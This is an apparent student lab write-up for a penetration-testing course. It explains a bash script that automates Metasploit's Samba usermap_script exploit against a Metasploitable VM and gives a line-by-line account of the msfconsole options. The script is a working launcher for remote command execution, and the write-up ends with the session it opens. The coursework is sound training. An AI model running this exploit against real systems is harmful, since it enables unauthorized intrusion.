

FORDHAM UNIVERSITY

THE JESUIT UNIVERSITY OF NEW YORK

PENETRATION TESTING (CISC 7050)

Exploit Automation

Name: Gopi Gor

FDIN: A21370441

Exploit Automation

In this discussion, we have created a bash script to automate the tasks the exploit module to run the "samba/usernmap_script" exploit module on the metasploitable machine as the target. The samba vulnerability allows for remote access to the system by exploiting a command execution vulnerability. The bash script has been written below in the box and the detailed explanation of this automation has been explained after the code has been demonstrated.

```
#!/bin/bash

# Set the target IP address
TARGET_IP="10.0.2.5"

# Set the host IP address
HOST_IP="10.0.2.7"

# Function to exploit Samba username map script
exploit_samba_username() {
   echo "Exploiting Samba username map script..."
   msfconsole -q -x "use exploit/multi/samba/usermap_script; set RHOSTS $TARGET_IP; set LHOST $HOST_IP;
exploit; exit;"
}

# Main script
exploit_samba_username
```

First, we have defined the target IP of the metasploitable machine, to be able to use that value ahead in all the other parts of the automation process. We will call this variable when required to set this value in the remote hosts option. Then, we have defined the host IP of the Kali machine which is being used to run the exploit. The exploit_samba_username() function has been defined to start msfconsole and then run the commands one after another. The -q option allows us to run the exploit in quiet mode where the module loading, and other things are not visible. The -x option allows us to run the commands automatically, one after another, serving our purpose of automation. While we can run the script without these commands, the mode becomes interactive and waits for user input after each command. The commands inside the " " are separated by a semicolon ; to run in that order. First, the use exploit/multip/samba/usermap_script allows us access into the module, which the moves on to set the RHOSTS as the target ip of the metasploitable machine, and then automatically also sets the LHOST as the host IP. The last command is the exploit command, which allows for the exploit to be run with the configuration made. This would successfully launch the exploit and create a new session which the attacker can then use to find other data and information about the system and network by using post-exploitation methods.